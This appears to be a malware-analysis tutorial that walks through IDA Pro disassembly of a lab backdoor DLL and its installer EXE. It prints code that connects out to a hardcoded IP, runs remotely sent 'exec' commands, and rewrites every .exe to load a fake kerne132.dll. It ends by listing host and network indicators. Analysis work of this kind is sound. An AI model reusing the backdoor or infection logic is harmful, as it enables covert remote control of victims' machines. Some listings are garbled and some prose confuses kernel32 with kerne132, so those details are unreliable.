.text:10001023 mov   ecx, 3Fh
.text:10001024 mov   [esp+1208h+buf], al
.text:10001025 xor   eax, eax ; Logical Exclusive OR
.text:10001026 lea   edi, [esp+1208h+var_FFF] ; Load Effective Address
.push  offset Name  ; "SADFHUHF"
.rep stosd      ; Store String
.stosw      ; Store String
.push  0           ; bInheritHandle
.push  1F0001h     ; dwDesiredAccess
.text:10001053 stsb      ; Store String
.call  ds:OpenMutexA ; Indirect Call Near Procedure
.test  eax, eax   ; Logical Compare
.jnz  loc_100011E8 ; Jump if Not Zero (ZF=0)
.text:10001057 push  offset Name  ; "SADFHUHF"
.push  eax
.push  1           ; bInitialOwner
.push  eax
.push  1           ; lpMutexAttributes
.call  ds>CreateMutexA ; Indirect Call Near Procedure
.lea   ecx, [esp+1208h+WSADATA] ; Load Effective Address
.push  ecx
.push  1           ; lpWSADATA
.push  20h          ; wVersionRequested
.call  ds:WSAStartup ; Indirect Call Near Procedure
.test  eax, eax   ; Logical Compare
.jnz  loc_100011E8 ; Jump if Not Zero (ZF=0)
.push  6           ; protocol
.push  1           ; type
.push  2           ; af
.call  ds:socket   ; Indirect Call Near Procedure
.mov  esi, eax
.push  offset cp   ; "127.26.152.13"
.push  [esp+120Ch+name.sa_family], 2
.call  ds:inet_addr ; Indirect Call Near Procedure
.push  50h          ; hostshort
.push  dwptr [esp+120Ch+name.sa_data+2], eax
.call  ds:htons   ; Indirect Call Near Procedure
.lea   edx, [esp+1208h+name] ; Load Effective Address
.push  10h          ; namelen
.push  edx
.push  esi
.push  s
.mov  word ptr [esp+1214h+name.sa_data], ax
.call  ds:connect ; Indirect Call Near Procedure
.cmp  eax, 0FFFFFFFh ; Compare Two Operands
.jz   loc_100011DB ; Jump if Zero (ZF=1)
.push  ebp, ds:strncmp
.push  ebx, ds>CreateProcessA
```



Figure 17(ii): Sample01-01.dll

```
.text:100010E9 loc_100010E9:          ; CODE XREF: sub_10001010+12A!j
.text:100010E9
.text:100010E9
.text:100010EE
.text:100010F1
.text:100010F3
.text:100010F5
.text:100010F7
.text:100010F9
.text:100010FA
.text:100010FB
.text:10001100
.text:10001101
.text:10001107
.text:1000110A
.text:10001110
.text:10001112
.text:10001113
.text:10001119
.text:1000111C
.text:10001122
.text:10001124
.text:10001128
.text:10001130
.text:10001131
.text:10001132
.text:10001138
.text:1000113A
.text:1000113C
.text:10001143
.text:10001145
.text:10001146
.text:10001148
.text:1000114D
.text:10001150
.text:10001152
.text:10001154
.text:10001159
.text:1000115F
.text:10001161 ; -----  

    mov    edi, offset buf ; "hello"
    or     ecx, 0FFFFFFFh ; Logical Inclusive OR
    xor    eax, eax      ; Logical Exclusive OR
    push   0              ; flags
    repne scasb          ; Compare String
    not    ecx            ; One's Complement Negation
    dec    ecx            ; Decrement by 1
    push   ecx            ; len
    push   offset buf    ; "hello"
    push   esi            ; s
    call   ds:send        ; Indirect Call Near Procedure
    cmp    eax, 0FFFFFFFh ; Compare Two Operands
    jz    loc_100011DB    ; Jump if Zero (ZF=1)
    push   1              ; how
    push   esi            ; s
    call   ds:shutdown    ; Indirect Call Near Procedure
    cmp    eax, 0FFFFFFFh ; Compare Two Operands
    jz    loc_100011DB    ; Jump if Zero (ZF=1)
    push   0              ; flags
    lea    eax, [esp+120Ch+buf] ; Load Effective Address
    push   1000h           ; len
    push   eax            ; buf
    push   esi            ; s
    call   ds:recv        ; Indirect Call Near Procedure
    test   eax, eax      ; Logical Compare
    jle   short loc_100010E9 ; Jump if Less or Equal (ZF=1 | SF!=OF)
    lea    ecx, [esp+1208h+buf] ; Load Effective Address
    push   5              ; MaxCount
    push   ecx            ; Str2
    push   offset Str1    ; "sleep"
    call   ebp ; strncmp  ; Indirect Call Near Procedure
    add    esp, 0Ch         ; Add
    test   eax, eax      ; Logical Compare
    jnz   short loc_10001161 ; Jump if Not Zero (ZF=0)
    push   60000h           ; dwMilliseconds
    call   ds:Sleep        ; Indirect Call Near Procedure
    jmp    short loc_100010E9 ; Jump  

.text:10001161 loc_10001161:          ; CODE XREF: sub_10001010+142!j
.text:10001161
.text:10001168
.text:1000116A
.text:1000116B
.text:10001170
.text:10001175
.text:10001177
.text:10001179
.text:1000117E
.text:10001182
.text:10001184
.text:10001188
.text:1000118C
.text:1000118D
.text:1000118E
.text:10001190
.text:10001192
.text:10001197
.text:10001199
.text:1000119B
.text:100011A2
.text:100011A4
.text:100011A5
.text:100011A7
.text:100011AF
.text:100011B1
.text:100011B6 ; -----  

    lea    edx, [esp+1208h+buf] ; Load Effective Address
    push   4              ; MaxCount
    push   edx            ; Str2
    push   offset aExec    ; "exec"
    call   ebp ; strncmp  ; Indirect Call Near Procedure
    add    esp, 0Ch         ; Add
    test   eax, eax      ; Logical Compare
    jnz   short loc_100011B6 ; Jump if Not Zero (ZF=0)
    mov    ecx, 11h         ; dwThreadPriority
    lea    edi, [esp+1208h+StartupInfo] ; Load Effective Address
    rep stosd             ; Store String
    lea    eax, [esp+1208h+ProcessInformation] ; Load Effective Address
    lea    ecx, [esp+1208h+StartupInfo] ; Load Effective Address
    push   eax            ; lpProcessInformation
    push   ecx            ; lpStartupInfo
    push   0              ; lpCurrentDirectory
    push   0              ; lpEnvironment
    push   800000h           ; dwCreationFlags
    push   1              ; bInheritHandles
    push   0              ; lpThreadAttributes
    lea    edx, [esp+1224h+CommandLine] ; Load Effective Address
    push   0              ; lpProcessAttributes
    push   edx            ; lpCommandLine
    push   0              ; lpApplicationName
    mov    [esp+1230h+StartupInfo.cb], 44h
    call   ebx ; CreateProcessA ; Indirect Call Near Procedure
    jmp    loc_100010E9    ; Jump  

.text:100011B6 loc_100011B6:          ; CODE XREF: sub_10001010+167!j
.text:100011B6
.text:100011B8
.text:100011B9
.text:100011C0
.text:100011C5
.text:100011CB
.text:100011D0 ; -----  

    cmp    [esp+1208h+buf], 71h ; Compare Two Operands
    jz    short loc_100011D0 ; Jump if Zero (ZF=1)
    push   60000h           ; dwMilliseconds
    call   ds:Sleep        ; Indirect Call Near Procedure
    jmp    loc_100010E9    ; Jump
```



Figure 17(iii): Sample01-01.dll

```
.text:100011D0 loc_100011D0:          ; CODE XREF: sub_10001010+1AE+j
    .text:100011D0      mov    eax, [esp+1208h+hObject]
    .text:100011D4      push   eax     ; hObject
    .text:100011D5      call   ds:CloseHandle ; Indirect Call Near Procedure
    .text:100011DB
    .text:100011DB loc_100011DB:          ; CODE XREF: sub_10001010+C7+j
    .text:100011DB      push   esi     ; s
    .text:100011DB      call   ds:closesocket ; Indirect Call Near Procedure
    .text:100011E2
    .text:100011E2 loc_100011E2:          ; CODE XREF: sub_10001010+8D+j
    .text:100011E2      call   ds:WSACleanup ; Indirect Call Near Procedure
    .text:100011E8
    .text:100011E8 loc_100011E8:          ; CODE XREF: sub_10001010+18+j
    .text:100011E8      push   edi
    .text:100011E9      pop    edi
    .text:100011EA      pop    ebp
    .text:100011EB      mov    eax, 1
    .text:100011F0      pop    ebx
    .text:100011F1      add    esp, 11F8h ; Add
    .text:100011F7      retn   0Ch    ; Return Near from Procedure
    .text:100011F7 sub_10001010
    .text:100011F7      endp
    .text:100011F7 ;
    .text:100011FA      align 10h
    .text:10001200      mov    eax, 1
    .text:10001205      retn
    .text:10001205 ;-----;
    .text:10001206      align 10h
    .text:10001210      mov    eax, 3
    .text:10001215      retn
    .text:10001215 ;-----;
    .text:10001216      align 10h
    .text:10001220 ; [0000002F BYTES: COLLAPSED FUNCTION _alloca_probe. PRESS CTRL-NUMPAD+ TO EXPAND]
    .text:1000124F
    .text:1000124F ;===== S U B R O U T I N E =====
```

When looking at the Sample01-01.dll in IDA Pro, we see no exports, but we see an entry point with name DllEntryPoint, which is automatically labeled by IDA Pro. As shown in Figure 17(i), IDA pro also mentions a subroutine/function with name sub10001010 which contains main logic and almost all function calls we see in our dll imports and strings. We here use a simple trick and look only at call instructions, ignoring all other instructions which help us understand the functionality of DLL. Below only code corresponding to relevant function calls given in Figure 17(i,ii,iii).

- 10001015 call \_\_alloca\_probe
- 10001059 call ds:OpenMutexA
- 1000106E call ds>CreateMutexA
- 1000107E call ds:WSAStartup
- 10001092 call ds:socket
- 100010AF call ds:inet\_addr
- 100010BB call ds:htons
- 100010CE call ds:connect
- 10001101 call ds:send
- 10001113 call ds:shutdown
- 10001132 call ds:recv
- 1000114B call ebp ;strcmp
- 10001159 call ds:Sleep
- 10001170 call ebp ;strcmp



- 100011AF call ebx ;CreateProcessA
- 100011C5 call ds:Sleep
- 100011D5 call ds:CloseHandle
- 100011DC call ds:closesocket
- 100011E2 call ds:WSACleanup

As shown in Figure17(i), function `__alloca_probe` is called to allocate stack on the space. After that `OpenMutexA` and `CreateMutexA`, get called to create mutex/lock or to implement process synchronization to ensure that only one copy of the malware is running at one time. The other functions like `socket`, `inet_addr`, `connect`, `send`, `recv` are used to establish a connection with a remote socket, and to transmit and receive data.

At this point, we don't know what data is sent or received, or which process is being created, but we can guess at what this DLL does. As we know that the dll have functions which send, receive some data and also create process which further confirms that it is designed to receive commands or data from some remote command and control server. In Figure17(i), before the connect call, we see a call to `inet_addr` with the fixed IP address of 127.26.152.13. We can also see that the port argument is 0x50, which interpreted to port 80 and this port used for web-traffic normally.

In Figure17(ii), the `buf` argument stores the data that can be sent over the network, and our disassembler IDA Pro interpret that the pointer to `buf` represents the string "hello" and labels it as such. This hello strings appears to be message send to command and control server to tell that now it is ready for command.

If we go to the call to `recv` (Figure17(ii)), we see that the buffer on the stack has been labeled by IDA Pro. The call to `recv` will store the incoming network traffic on the stack. Now we have to find what the program is doing with the response. We see the buffer value checked a few lines later and `strncpy` function called to check if the first five characters are the string `sleep`. If so, it calls the `Sleep` function to sleep for 60 seconds. This tells us that if the remote server sends the command `sleep`, the program will call the `Sleep` function.

We see the buffer accessed again a few instructions later at loc\_10001161 (Figure17(ii)), here the code is checking, if the buffer begins with `exec`. If so, the `strcmp` function will return 0, and the code will execute `jnz` instruction call the `CreateProcessA` function. There are a lot of parameters to the `CreateProcessA` function, but the most interesting is the `CommandLine` parameter, which tells us the process that will be created. The listing suggests that the string in `CommandLine` was stored on the stack somewhere earlier in code, and we need to determine where. The IDA Pro function information shown in starting of Figure17 tells us that `CommandLine` corresponds to the value of 0x0FFB.

The fact that 0x0FFB is 5 bytes into our receive buffer tells us that the command to be executed is whatever is stored 5 bytes into our receive buffer. In this case, that means that the data received from the remote server would be `exec FullPathOfProgramToRun`. When the malware receives the `exec FullPathOfProgramToRun` command string from the remote server, it will call `CreateProcessA` with `FullPathOfProgramToRun`.

Now we are clear about that the dll DLL implements backdoor functionality that allows the attacker to launch an executable on the system by sending a response to a packet on port 80. There's still the mystery of why this DLL has no exported functions and how this DLL is run, and the content of the DLL offers no explanations, so we'll need to defer those questions until later.



## Advance Static Analysis of Sample01-01.exe

Figure 18(i): Sample01-01.exe

```
.text:00401440      mov    eax, [esp+arg_0]
.text:00401444      sub    esp, 44h
.text:00401447      cmp    eax, 2
.text:0040144A      push   ebx
.text:0040144B      push   ebp
.text:0040144C      push   esi
.text:0040144D      push   edi
.text:0040144E      jnz    loc_401813
.text:0040144F      mov    eax, [esp+54h+arg_4]
.text:00401450      mov    esi, offset aWarningThisWill ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
.text:0040145D      mov    eax, [eax+4]
.text:00401460      ; CODE XREF: sub_401440+42↑j
.text:00401460      mov    dl, [eax]
.text:00401462      mov    bl, [esi]
.text:00401464      mov    cl, dl
.text:00401466      cmp    dl, bl
.text:00401468      jnz    short loc_401488
.text:0040146A      test   cl, cl
.text:0040146C      jz     short loc_401484
.text:0040146E      mov    dl, [eax+1]
.text:00401471      mov    bl, [esi+1]
.text:00401474      mov    cl, dl
.text:00401476      cmp    dl, bl
.text:00401478      jnz    short loc_401488
.text:0040147A      add    eax, 2
.text:0040147D      add    esi, 2
.text:00401480      test   cl, cl
.text:00401482      jnz    short loc_401460
.text:00401484      ; CODE XREF: sub_401440+2C↑j
.text:00401484      xor    eax, eax
.text:00401486      jmp    short loc_40148D
.text:00401488      ;
```

In Figure 18(i) and in third line from top, the compare instruction is used to check whether the argument count is 2. If it is not so, the code jumps to another section of code (loc\_401813 in Figure 18(ii)) which takes control to premature exit from the program.

Figure 18(ii): Sample01-01.exe

```
.text:00401813 loc_401813:          ; CODE XREF: sub_401440+E↑j
.text:00401813          ; sub_401440+4F↑j
.text:00401813      pop    edi
.text:00401813      pop    esi
.text:00401814      pop    ebp
.text:00401815      xor    eax, eax
.text:00401816      pop    ebx
.text:00401818      add    esp, 44h
.text:00401819      retn
.text:0040181C sub_401440      endp
```

If argument count is 2 and we move towards normal flow of program, the program moves argv[1] into EAX and the string "WARNING\_THIS\_WILL\_DESTROY\_YOUR\_MACHINE" into ESI.

The loop starts at loc\_401460 (Figure18(i)) compares the string stored in ESI and value in EAX. If these values are not same then the program will jump to a location to return from the function without doing anything. This whole scenario gives us an indication that the program will exit immediately if the correct parameters are not passed to it and that is also the reason that if we perform dynamic analysis, the program ends immediately.

The correct commandline for the program is as follows:

Prompt> Sample01-01.exe WARNING\_THIS\_WILL\_DESTROY\_YOUR\_MACHINE



As this is a sample program but the actual malwares also behave in the same way and the message or commandline arguments in real malwares are more complex or cryptic to understand.

Further we analyze the function in IDA Pro, we see calls to CreateFile, CreateFileMapping, and MapViewOfFile (Figure18(iii)), where it opens kernel32.dll and our DLL Sample01-01.dll. The program is reading and writing the two open files.

**Figure 18(iii): Sample01-01.exe**

```
.text:00401488 loc_401488:          ; CODE XREF: sub_401440+281j
.text:00401488 sbb    eax, eax           ; sub_401440+381j
.text:00401488 sbb    eax, 0FFFFFFFh
.text:0040148D loc_40148D:          ; CODE XREF: sub_401440+461j
.text:0040148D test   eax, eax
.text:0040148F jnz    loc_401813
.text:00401495 mov    edi, ds:CreateFileA
.text:0040149B push   eax             ; hTemplateFile
.text:0040149C push   eax             ; dwFlagsAndAttributes
.text:0040149D push   3               ; dwCreationDisposition
.text:0040149F push   eax             ; lpSecurityAttributes
.text:004014A0 push   1               ; dwShareMode
.text:004014A2 push   80000000h          ; dwDesiredAccess
.text:004014A7 push   offset FileName ; "C:\Windows\System32\Kernel32.dll"
.text:004014AC call   edi ; CreateFileA
.text:004014AE mov    ebx, ds:CreateFileMappingA
.text:004014B4 push   0               ; lpName
.text:004014B6 push   0               ; dwMaximumSizeLow
.text:004014B8 push   0               ; dwMaximumSizeHigh
.text:004014B9 push   2               ; flProtect
.text:004014BC push   0               ; lpFileMappingAttributes
.text:004014BE push   eax             ; hFile
.text:004014BF mov    [esp+6Ch+hObject], eax
.text:004014C3 call   ebx ; CreateFileMappingA
.text:004014C5 mov    ebp, ds:MapViewOfFile
.text:004014CB push   0               ; dwNumberOfBytesToMap
.text:004014CD push   0               ; dwFileOffsetLow
.text:004014CF push   0               ; dwFileOffsetHigh
.text:004014D1 push   4               ; dwDesiredAccess
.text:004014D3 push   eax             ; hFileMappingObject
.text:004014D4 call   ebp ; MapViewOfFile
.text:004014D6 push   0               ; hTemplateFile
.text:004014D8 push   0               ; dwFlagsAndAttributes
.text:004014DA push   3               ; dwCreationDisposition
.text:004014DC push   0               ; lpSecurityAttributes
.text:004014DE push   1               ; dwShareMode
.text:004014E0 mov    esi, eax
.text:004014E2 push   10000000h          ; dwDesiredAccess
.text:004014E7 push   offset ExistingFileName ; "Sample01-01.dll"
.text:004014EC mov    [esp+70h+arg_0], esi
.text:004014F0 call   edi ; CreateFileA
.text:004014F2 cmp    eax, 0FFFFFFFh
.text:004014F5 mov    [esp+54h+var_4], eax
.text:004014F9 push   0               ; lpName
.text:004014FB jnz    short loc_401503
.text:004014FD call   ds:exit
.text:00401503 :
```

Further move down in IDA Pro, we see calls to Windows API functions (Figure18(iv)). It calls CloseHandle on the two open files after finishing required editing, then it calls CopyFile, which copies Sample01-01.dll and places it in C:\Windows\System32\kerne132.dll, which is clearly meant to disguise as kernel32.dll. So there may be probability that kerne132.dll will be used in any way to run in place of kernel32.dll.



Figure 18(iv): Sample01-01.exe

```
.text:004017D4 loc_4017D4:          ; CODE XREF: sub_401440+20D↑j
.text:004017D4      mov    ecx, [esp+54h+hObject]
.text:004017D8      mov    esi, ds:CloseHandle
.text:004017DE      push   ecx           ; hObject
.text:004017DF      call   esi ; CloseHandle
.text:004017E1      mov    edx, [esp+54h+var_4]
.text:004017E5      push   edx           ; hObject
.text:004017E6      call   esi ; CloseHandle
.text:004017E8      push   0              ; bFailIfExists
.text:004017EA      push   offset NewFileName ; "C:\windows\system32\kernel32.dll"
.text:004017EF      push   offset ExistingFileName ; "Sample01-01.dll"
.text:004017F4      call   ds:CopyFileA
.text:004017FA      test   eax, eax
.text:004017FC      push   0              ; int
.text:004017FE      jnz   short loc_401806
.text:00401800      call   ds:exit
.text:00401806      ;
.text:00401806
.text:00401806 loc_401806:          ; CODE XREF: sub_401440+3BE↑j
.text:00401806      push   offset aC      ; "C:\\\"
.text:00401808      call   sub_4011E0
.text:00401810      add    esp, 8
```

We continue to look forward and at the end (2<sup>nd</sup> last line, Figure 18(iv)), we see another function call (sub\_4011E0) that takes the string argument C:\\\* (Figure 18(iv)). Below is snapshot for function sub\_4011E0:

Figure 18(v): Sample01-01.exe

```
.text:004011E0 ; ===== S U B R O U T I N E =====
.text:004011E0
.text:004011E0
.text:004011E0 ; int __cdecl sub_4011E0(LPCSTR lpFileName, int)
.text:004011E0 sub_4011E0     proc near             ; CODE XREF: sub_4011E0+16F↑p
.text:004011E0                                     ; sub_401440+3CB↑p
.text:004011E0
.text:004011E0 hFindFile      = dword ptr -144h
.text:004011E0 FindFileData    = _WIN32_FIND_DATAA ptr -140h
.text:004011E0 lpFileName      = dword ptr 4
.text:004011E0 arg_4         = dword ptr 8
.text:004011E0
.text:004011E0      mov    eax, [esp+arg_4]
.text:004011E4      sub    esp, 144h
.text:004011EA      cmp    eax, 7
.text:004011ED      push   ebx
.text:004011EE      push   ebp
.text:004011EF      push   esi
.text:004011F0      push   edi
.text:004011F1      jg    loc_401434
.text:004011F7      mov    ebp, [esp+154h+lpFileName]
.text:004011FE      lea    eax, [esp+154h+FindFileData]
.text:00401202      push   eax           ; lpFindFileData
.text:00401203      push   ebp           ; lpFileName
.text:00401204      call   ds:FindFirstFileA
.text:0040120A      mov    esi, eax
.text:0040120C      mov    [esp+154h+hFindFile], esi
.text:00401210
.text:00401210 loc_401210:          ; CODE XREF: sub_4011E0+247↑j
.text:00401210      cmp    esi, 0FFFFFFFh
.text:00401213      jz    loc_40142C
.text:00401219      test   byte ptr [esp+154h+FindFileData.dwFileAttributes], 10h
.text:0040121E      jz    loc_40135C
.text:00401224      mov    esi, offset asc_403040 ; "."
.text:00401229      lea    eax, [esp+154h+FindFileData.cFileName]
.text:0040122D
```

Navigating to sub\_4011E0 (Figure 18(v)), an argument lpFileName which most probably be a file name passed as parameter to a Windows API function FindFirstFile that accepts a filename as a parameter, so this function call FindFirstFile on C:\\\* to search the C: drive. After the call to FindFirstFile, we see a lot of arithmetic and



comparisons. Moving forward we see function call to sub\_4011E0, the function that we're currently analyzing, which tells us that this is a recursive function that calls itself.

The next function called is strcmp (Figure18(vi) last 6<sup>th</sup> line in the screen), The arguments to the \_strcmp function are pushed onto the stack before the function call (.exe is the argument, see first line of screenshot Figure18(vi)). The string comparison checks a string against .exe, and then it calls the function sub\_4010A0 to see if they match. Moving further, there is a call to FindNextFileA, and then a jump call, which indicates that this functionality is performed in a loop. At the end of the function, FindClose is called.

Now we can say with high confidence that this function is searching for .exe files in the C: drive and do some operation if it finds them and the recursive call indicates that it is doing same for the whole file system. In order to get an idea about what it is actually doing with .exe files, we have to analyze function sub\_4010A0, which is called when the .exe extension is found.

sub\_4010A0 is a complex function and takes long time to analyze. To make our task little bit simple, first we look at function calls present in this function. What we find is that it first calls CreateFile, CreateFileMapping, and MapViewOfFile to map the entire file into memory. This gives us an idea that entire file is mapped into memory space, and the program can read or write the file without any additional function calls which further complicates the analysis because now it's harder to find that how the file is being modified. We can use dynamic analysis at this point know how file is accessed and modified. As we further explore the function, we find more calls to IsBadReadPtr, which verify that the pointer is valid. Then we see a call to strcmp as shown in Figure18(vii).

The strcmp call checks for a string value of kernel32.dll. A few instructions later, there are calls repnescasb and rep movsd, which are equivalent to the strlen and memcpy functions. In order to see which memory address is being written by the memcpy call, we need to determine what's stored in EDI, the register used by the rep movsd instruction. EDI is loaded with the value from EBX, so we need to see where EBX is set. We see that EBX is loaded with the value that we passed to strcmp (a line before strcmp call in Figure18(vii)).

This means that if the function finds the string kernel32.dll, the code replaces it with something. To determine what it replaces that string with, we go to the rep movsd instruction and see that the source is at offset dword\_403010. As we go to dword\_403010, we recognize that hex values beginning with 3, 4, 5, 6, or 7 are ASCII characters. IDA Pro has mislabeled our data. If we put the cursor on the same line as dword\_403010 and press the A key on the keyboard, it will convert the data into the string kerne132.dll as shown below.

```
.data:00403010 aKernel32Dll db 'kerne132.dll',0 ; DATA XREF: sub_4010A0+EC to  
.data:00403010           ; sub_401440+1A8↑r ...  
           ..
```

Now what we know from our analysis is that the malicious .exe file searches through the whole filesystem for every file ending in .exe, finds a location in that file having string kernel32.dll and replaces it with kerne132.dll. From our dll analysis, we know that Sample01-01.dll will be copied into C:\Windows\System32 and named kerne132.dll.

Now, we can conclude that this malware modifies executables so that they access kerne132.dll instead of kernel32.dll. This means that all executable accessing kernel32.dll will load in turn kerne132.dll. Now we can move towards dynamic analysis at this point to confirm our findings and fill in the gap.



Figure 18(vi): Sample01-01.exe

```
.text:004013A1          push    offset aExe      ; ".exe"
.text:004013A6          repne   scasb
.text:004013A8          not     ecx
.text:004013AA          sub     edi, ecx
.text:004013AC          push    ebx             ; Str1
.text:004013AD          mov     eax, ecx
.text:004013AF          mov     esi, edi
.text:004013B1          mov     edi, ebp
.text:004013B3          shr     ecx, 2
.text:004013B6          rep    movsd
.text:004013B8          mov     ecx, eax
.text:004013B8A         xor     eax, eax
.text:004013B8C         and     ecx, 3
.text:004013B8F         rep    movsb
.text:004013C1          mov     edi, edx
.text:004013C3          or     ecx, 0FFFFFFFh
.text:004013C6          repne  scasb
.text:004013C8          not     ecx
.text:004013CA          dec     ecx
.text:004013CB          lea     edi, [esp+160h+FindFileData.cFileName]
.text:004013CF          mov     [ecx+ebp-1], al
.text:004013D3          or     ecx, 0FFFFFFFh
.text:004013D6          repne  scasb
.text:004013D8          not     ecx
.text:004013DA          sub     edi, ecx
.text:004013DC          mov     esi, edi
.text:004013DE          mov     edx, ecx
.text:004013E0          mov     edi, ebp
.text:004013E2          or     ecx, 0FFFFFFFh
.text:004013E5          repne  scasb
.text:004013E7          mov     ecx, edx
.text:004013E9          dec     edi
.text:004013EA          shr     ecx, 2
.text:004013ED          rep    movsd
.text:004013EF          mov     ecx, edx
.text:004013F1          and     ecx, 3
.text:004013F4          rep    movsb
.text:004013F6          call    ds:_strcmp
.text:004013FC          add    esp, 0Ch
.text:004013FF          test   eax, eax
.text:00401401          jnz    short loc_40140C
.text:00401403          push   ebp             ; lpFileName
.text:00401404          call    sub_4010A0
.text:00401409          add    esp, 4
.text:0040140C          ; CODE XREF: sub_4011E0+221↑j
.text:0040140C          mov    ebp, [esp+154h+lpFileName]
.text:00401413          ; CODE XREF: sub_4011E0+177↑j
.text:00401413          mov    esi, [esp+154h+hFindfile]
.text:00401417          lea    eax, [esp+154h+FindFileData]
.text:0040141B          push   eax             ; lpFindFileData
.text:0040141C          push   esi             ; hFindFile
.text:0040141D          call    ds:FindNextFileA
.text:00401423          test   eax, eax
.text:00401425          jz    short loc_401434
.text:00401427          jmp    loc_401210
.text:0040142C          ; -----
.text:0040142C          ; CODE XREF: sub_4011E0+33↑j
.text:0040142C          push   0FFFFFFFh           ; hFindFile
.text:0040142E          call    ds:FindClose
.text:00401434          ; CODE XREF: sub_4011E0+11↑j
.text:00401434          ; sub_4011E0+245↑j
.text:00401434          pop    edi
.text:00401435          pop    esi
.text:00401436          pop    ebp
.text:00401437          pop    ebx
.text:00401438          add    esp, 144h
.text:0040143E          retn
.text:0040143E          sub    _4011E0      endp
.text:0040143E          ; -----
.text:0040143F          align 10h
.text:00401440          ; ===== S U B R O U T I N E =====
```



Figure 18(vii): Sample01-01.exe

```
.text:00401152 loc_401152:          ; CODE XREF: sub_4010A0+AB↑j
.text:00401152      mov     edx, [edi]
.text:00401154      push    esi
.text:00401155      push    ebp
.text:00401156      push    edx
.text:00401157      call    sub_401040
.text:0040115C      add    esp, 0Ch
.text:0040115F      mov     ebx, eax
.text:00401161      push    14h           ; ucb
.text:00401163      push    ebx           ; lp
.text:00401164      call    ds:IsBadReadPtr
.text:0040116A      test   eax, eax
.text:0040116C      jnz    short loc_4011D5
.text:0040116E      push    offset Str2    ; "kernel32.dll"
.text:00401173      push    ebx           ; Str1
.text:00401174      call    ds:_strcmp
.text:0040117A      add    esp, 8
.text:0040117D      test   eax, eax
.text:0040117F      jnz    short loc_4011A7
.text:00401181      mov     edi, ebx
.text:00401183      or     ecx, 0FFFFFFFh
.text:00401186      repne scasb
.text:00401188      not    ecx
.text:0040118A      mov     eax, ecx
.text:0040118C      mov     esi, offset dword_403010
.text:00401191      mov     edi, ebx
.text:00401193      shr    ecx, 2
.rep movsd
.text:00401196      mov     ecx, eax
.text:00401198      and    ecx, 3
.rep movsb
.text:0040119D      mov     esi, [esp+1Ch+var_C]
.text:004011A3      mov     edi, [esp+1Ch+lpFileName]
.text:004011A7      ; CODE XREF: sub_4010A0+DFT↑j
.text:004011A7      add    edi, 14h
.text:004011AA      jmp    short loc_401142
.text:004011AC      ; -----
```

We can use procmon to confirm that the program searches the filesystem for .exe files and then opens them. If we select an .exe file that has been opened and check its imports directory, we see that the imports from kernel32.dll have been replaced with imports from kerne132.dll. It means that every modified .exe file on the system now have the capability to load the malicious dll kerne132.dll after modification.

Further we want to know that how the program modified Sample01-01.dll and kerne132.dll. First, we calculate hash of kernel32.dll before and after execution of malicious Sample01-01.exe and finds that the hash value is same, that means that this malware does not change original kerne132.dll in any way. Second, after execution of malicious Sample01-01.exe, when we open kerne132.dll (earlier it was named as Sample01-01.dll) in PEStudio, we find that now it has export section and contains all functions corresponding to original kerne132.dll so that it provides also the actual functionality of kerne132.dll.

The motive behind this is that whenever some .exe file runs on the system, it will load malicious kerne132.dll instead of original kerne132.dll and runs malicious dll code in DLLmain, other than that this malicious dll behaves fine and same as the original kerne132.dll.

As kernel32.dll is different on different systems, So, code in .exe main method that accessed kernel32.dll and Sample01-01.dll was checking the export section of original kernel32.dll and in turn creating the same export section in malicious Sample01-01.dll and exported the same functions and created forward entries to kernel32.dll so that it behaves in the same way as original kernel32.dll.



## Summary:

While analyzing malicious file, time is constraint. Not each and every line of code you understand. Have more focus on the what's more important and in context to your investigation purpose.

Further we have following answers from our detailed analysis given above:

- We found both file signatures on VT and it detects them as malicious.
- Both files were compiled on almost same time Dec19, 2010 with a difference of less than a minute.
- Files were not obfuscated or packed in any way.
- File and string kerne132.dll can serve as a host based indicator.
- The dll file contains a reference to an IP address 127.26.152.13, which serves as an network based indicator to identify the malware.
- The .dll file is a backdoor. The .exe file is used to install or run the DLL.
- The malicious program achieves persistence by copying DLL to C:\Windows\System32 and by modifying every .exe file on the system to load this malicious dll on execution.
- The program also has the hardcoded mutex name SADFHUHF which can also serve as an host-based indicator.
- The main purpose of the program is to work as an backdoor and it is difficult to remove the backdoor because it modifies/infect every .exe file on the system.